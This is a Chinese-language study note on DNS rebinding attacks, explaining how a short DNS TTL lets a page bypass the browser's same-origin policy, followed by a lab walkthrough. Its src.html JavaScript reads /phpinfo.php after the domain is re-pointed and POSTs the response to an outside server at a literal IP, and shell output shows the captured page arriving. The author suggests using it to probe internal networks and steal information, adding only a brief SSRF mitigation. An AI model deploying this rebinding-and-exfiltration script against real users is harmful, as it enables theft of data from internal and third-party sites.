dns rebinding 攻击

笔记本： 学习记录
创建时间： 2017/3/2 15:48 **更新时间：** 2017/3/2 17:29
作者： 546325574@qq.com
URL： http://blog.csdn.net/ysdaniel/article/details/6922097

原理：
我们访问一个域名，会解析到对应的ip。这里存在一个 dns ttl的东西。

什么是域名的TTL值？
TTL(Time- To-Live)，简单的说它表示一条域名解析记录在DNS服务器上缓存时间.当各地的DNS服务器接受到解析请求时，就会向域名指定的DNS服务器发出解析请求从而获得解析记录；在获得这个记录之后，记录会在DNS服务器中保存一段时间，这段时间内如果再接到这个域名的解析请求，DNS服务器将不再向DNS服务器发出请求，而是直接返回刚才获得的记录；而这个记录在DNS服务器上保留的时间，就是TTL值。

dns的ttl 是存在一个缓存时间的。

假设有网站 www.a.com(这个是我们自己的域名，真实ip ：x)

和一个你想攻击的域名 www.b.com(你得找到它的真实ip,真实ip ：y)

我们先设置我们域名的ttl 为1 分钟吧

诱导 受害者 访问 www.a.com/src.html

在 src.html 通过js ，先让 受害者访问 www.a.com这个时候解析到的 ip 是 x；

(假设我们想窃取www.b.com/secret.php 里面的内容)
延迟若干时间，再通过js 让受害者去访问 www.a.com/secret.php ；

在这段时间内，我们修改我们域名对应解析 ip 的值为 y；

那么这个时候 实际上js 解析的是 y/secret.php

但是 这个是符合 浏览器的同源策略的（同源策略 参考http://www.cnblogs.com/chaoyuehedy/p/5556557.html）

这样就绕过了 同源策略。

这就是 dns rebinding 攻击
++

接下来就是利用过程了

我是用的腾讯云的vps

先创建 src.html


代码如下

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd">

<html>

 <head>

 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

 <title>Using responseText with innerHTML</title>
 <script src="./js/jquery-1.7.min.js"></script>

 <script type="text/javascript">

 var xmlHttp;
 var xmlHttp2;
 function createXMLHttpRequest(){

 if(window.ActiveXObject){

 xmlHttp = new ActiveXObject("Microsoft.XMLHTTP");

 }else if(window.XMLHttpRequest){

 xmlHttp = new XMLHttpRequest();

 }

 }

 function createXMLHttpRequest2(){

 if(window.ActiveXObject){

 xmlHttp2 = new ActiveXObject("Microsoft.XMLHTTP");

 }else if(window.XMLHttpRequest){

 xmlHttp2 = new XMLHttpRequest();

 }

 }

 function startRequest(){

 createXMLHttpRequest();
```


```
 xmlHttp.onreadystatechange = handleStateChange;

 xmlHttp.open("GET","/phpinfo.php",true);

 xmlHttp.send(null);

 }

 function handleStateChange(){

 if(xmlHttp.readyState == 4){

 if(xmlHttp.status == 200){

 var aaa=xmlHttp.responseText;
//alert(aaa);
createXMLHttpRequest2();
xmlHttp2.open("POST","http://139.199.160.182/xm001-xss/get.php",true);
xmlHttp2.setRequestHeader("Content-type","application/x-www-form-urlencoded");
xmlHttp2.send("data="+ aaa);
 }

 }

 }

function refresh(){
    $.get('http://www.xrmht.xyz./');
}


setTimeout("refresh()",30000);
setTimeout("startRequest();",100000);

 </script>
```


诱导用户访问 http://www.xrmht.xyz/xm001-xss/src.html

这段时间内修改 域名解析对应的ip




测试时候我就用本地ip了，







可以看到我vps上面是 没有phpinfo.php 的

正常情况是这样的



修改解析ip后，过一段时间有结果了。






收到 data~~~

```
[root@VM_169_245_centos xm001-xss]# ls
1.php  get.php  ls  src.html  test.html  test.txt
[root@VM_169_245_centos xm001-xss]# cat test.
cat: test.: No such file or directory
[root@VM_169_245_centos xm001-xss]# cat test.txt
123[root@VM_169_245_centos xm001-xss]# cat test.txt
123[root@VM_169_245_centos xm001-xss]# cat test.txt
123[root@VM_169_245_centos xm001-xss]# cat test.txt
123[root@VM_169_245_centos xm001-xss]# cat test.txt
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-trans
itional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
<style type="text/css">
body {background-color: #fff; color: #222; font-family: sans-serif;}
pre {margin: 0; font-family: monospace;}
a:link {color: #009; text-decoration: none; background-color: #fff;}
a:hover {text-decoration: underline;}
table {border-collapse: collapse; border: 0; width: 934px; box-shadow: 1px 2px 3
px #ccc;}
```

绕过同源策略，攻击成功~~~

再次访问 http://www.xrmht.xyz/xm001-xss/src.html



已经解析到 127.0.0.1了

++

实际情况中可能会遇到各种问题。不过探测内网啊，或者换成一些别的有意义的ip，还是能窃取到许多信息的。

++

怎么防范呢：

如果是钓鱼公司人员的话好像没什么特别好的办法，

如果是有一些ssrf做了过滤，但是用这种方法绕过过滤的话，就这样吧： 利用第一次请求解析的 IP 来进行后续的 HTTP/HTTPS 请求即可。

参考https://ricterz.me/posts/Use%20DNS%20Rebinding%20to%20Bypass%20IP%20Restriction

http://blog.csdn.net/u011721501/article/details/54667714

http://www.cnblogs.com/yd1227/archive/2011/01/27/1946418.html
等等